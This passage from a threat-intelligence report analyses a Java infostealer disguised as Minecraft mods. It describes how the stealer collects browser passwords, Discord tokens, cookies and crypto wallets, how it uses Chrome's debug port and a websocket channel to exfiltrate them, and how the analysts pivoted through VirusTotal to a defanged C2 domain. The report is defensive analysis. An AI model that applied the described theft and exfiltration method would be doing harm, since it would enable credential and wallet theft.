Processing javax.websocket.HandshakeResponse
Processing com.fasterxml.jackson.databind.deser.impl.ObjectIdReader
Processing com.fasterxml.jackson.core.io.doubleparser.JavaBigDecimalParser
Processing org.apache.commons.codec.net.QCodec
Processing org.apache.commons.codec.binary.Base32InputStream
Processing org.glassfish.tyrus.client.auth.DigestAuthenticator
Processing org.glassfish.tyrus.core.uri.internal.UriTemplate
Processing org.apache.commons.logging.LogSource
Processing org.glassfish.tyrus.core.TyrusUpgradeResponse
Processing org.apache.http.impl.client.AuthenticationStrategyAdaptor
Processing com.fasterxml.jackson.databind.introspect.package-info
Processing com.fasterxml.jackson.databind.ser.std.InetAddressSerializer
Processing org.apache.http.client.RequestDirector
Processing org.apache.http.impl.conn.DefaultSchemePortResolver
Processing com.google.gson.JsonArray
Processing org.apache.http.impl.DefaultBHttpServerConnectionFactory
Processing com.sun.jna.WeakMemoryHolder
```

Unfortunately, cfr isn't able to decompile the malware, it gets stuck in one of the most interesting classes:

```
Processing org.glassfish.tyrus.core.frame.PongFrame
Processing org.glassfish.grizzly.http.Protocol
Processing Max.Maxt
```


We will use jadx to decompile instead:




It is interesting to note the String “name”, which value is set to "HellomynameisMaxIm17IlovemakingRATandIwillloveyoutooifyouusemeYoucanalsowritetomeandtalktomeIoftengetbored".

The threat actor left its signature inside of the malware, helping us making an attribution


We proceed again identifying the entry point of the program:



We then toggle a breakpoint inside the main function:



As you can see, some variables are populated with interesting paths.




A list of browser's paths is populated inside "BrowserTypes". In these paths reside the passwords' file.

The variable "DiscordTypes" is populated with possible Discord access token locations:

The variable "Wallets" is populated with possible crypto-wallets locations:


The variable DEBUG_URL indicates that the malware will try to start the browser in debug mode on port 9222 for data exfiltration:

The threat actor also made an ASCII art in the code in the variable nothing_to_see_here:




The malware proceeds with the exfiltration of browser information starting it in debug mode on port 9222:

To quickly see what parameters are exfiltrated, we proceed to follow the network traffic with Wireshark:




The communication is again a websocket, but this time on port 6662.

The first two lines are a JSON containing information about the “ratter” (the creator) “Max”, the **N**ame (pay attention to the capital letter) of the user “REDACTED”, the username:Click, the UUID:Click, the Token:Click and the ipd:null. The first field the “**n**ame” is a base64 string which decodes to the following:




After the JSON there is a base64 blob, we attempt to decode it using cyberchef:



It is clearly a ZIP file. We can proceed to dump it to disk and inspect its content:

Name	Size	Packed	Type	Modified	CRC32
..			File folder		
Cookies	8,842	4,448	File folder	16/05/2025 12:54	
desktop	1,757	818	File folder	16/05/2025 12:54	
History	13,300	3,412	File folder	16/05/2025 12:54	
[OLD] Passwords.txt	0	2	Text Document	16/05/2025 12:54	00000000
Autofill.txt	0	2	Text Document	16/05/2025 12:54	00000000
Discord.txt	0	2	Text Document	16/05/2025 12:54	00000000
Log.txt	566	250	Text Document	16/05/2025 12:54	F6710839
screenshit.png	617,464	611,262	PNG File	16/05/2025 12:54	38B29DAF

The ZIP file is populated with the exfiltrated data. It is worth to notice the file screen**SHIT**.png instead of screen**SHOT**.png. Also, the file Log.txt is interesting:



The sentence “Bruh cant load Edge” is typical of the younger generation. At this scope it is worth to notice also the class ModuleInfo, containing a “particular” anime ASCII art:


```java
package p000;

import java.util.Random;

/* JADX WARN: Modules not supported yet */
/* renamed from: module-info, reason: invalid class name */
/* loaded from: MaxStealer.jar:module-info.class */
/* module-info */ class moduleinfo {
    private static int NsJeYZKxvf = 0;
    private transient int YsUkFLaMN8 = 1835274679;
    private static String[] nothing_to_see_here = new String[15];

    static {
        nothing_to_see_here[0] = "...";
        nothing_to_see_here[1] = "...";
        nothing_to_see_here[2] = "..";
        nothing_to_see_here[3] = "..";
        nothing_to_see_here[4] = ".";
        nothing_to_see_here[5] = ".";
        nothing_to_see_here[6] = "";
        nothing_to_see_here[7] = ".";
        nothing_to_see_here[8] = "";
        nothing_to_see_here[9] = "";
        nothing_to_see_here[10] = ".";
        nothing_to_see_here[11] = "..";
        nothing_to_see_here[12] = "....";
        nothing_to_see_here[13] = ".....";
        nothing_to_see_here[14] = "";
        NsJeYZKxvf = 1692072919 ^ new Random(4243329364454724535L).nextInt();
    }
}
```

All these elements strengthen the thesis of a 17 years old threat actor.


Threat Intelligence

VirusTotal pivoting

In this chapter we will pivot through Virus Total to retrieve more information related to the malware. The downloader on VirusTotal achieves 12/64 detections:



The last stage obtains only ONE detection on VirusTotal instead:




The last stage appears to be dropped by 8 different files:

Execution Parents (7)

Scanned	Detections	Type	Name
2025-05-15	0 / 65	JAR	CoinflipPRDO_v1.02.jar
2025-05-15	2 / 63	JAR	568006dc7eb68f6623593ac977e60b6f88b7482a450356a1fa79eb70f3a979c6.file
2025-05-17	11 / 65	JAR	83ed0a87b10aae5100f77bd368bcc97f
2025-05-14	2 / 58	JAR	Oringo-Client-1.8.9-.1.4.2.jar
2025-05-17	12 / 64	JAR	9a17f87dcd2208f8f62ed76a15a6c52817008e77179c8b1f7f39c079d419f398.jar
2025-05-15	2 / 65	JAR	sakura.jar
2025-05-14	0 / 63	JAR	mincord-2.0.jar.jar

These names are related to Minecraft. It is interesting the Oringo-Client-1.8.9-1.4.2.jar file. The threat actors are targeting Minecraft 1.8.9 users not only with AEGIS STEALER, but also with MaksStealer [1]. Choosing the version 1.8.9 is not casual. Even if this Minecraft version is 10 years old it is still used by HypixelSkyblock server, the biggest Skyblock server, due to the old PvP mechanism in the game, which is preferred for this kind of activity. This allows the threat actors to cover a bigger surface.

At the time of the analysis, we have 34 different files communicating with the C2 server www[.]makslove[.]xyz:



In the following we see the malware “Oringo-Client”; the Main class is the same of MaksStealer:

Names

Oringo-Client-1.8.9-.1.4.2.jar

JAR Info

Manifest


```
Manifest-Version: 1.0
Main-Class: MaxCoffe.Coffe
```

One of the dropped files is the actual MaksStealer analysed in this report:


Dropped Files (31)

Scanned	Detections	File type	Name
2025-03-29	0 / 62	JSON	mcmod.info
2025-05-14	0 / 60	Text	Log.txt
2025-05-12	0 / 63	JAR	gson-2.10.1.jar
2025-05-14	0 / 60	Text	[NEW Cookies] Chrome_Default.txt
2025-05-14	0 / 63	JAR	gson-2.10.1.jar
2025-03-29	0 / 62	Text	[OLD Cookies] Edge_Default.txt
2025-05-14	0 / 60	DOS batch file	3903daac9bc4a3b7.timestamp
2025-04-25	0 / 61	Structured Query Language	5oiqO1L0UC.tmp
2025-05-17	1 / 62	JAR	downloaded10940091686834771566.jar
2025-05-13	1 / 65	JAR	config.jar

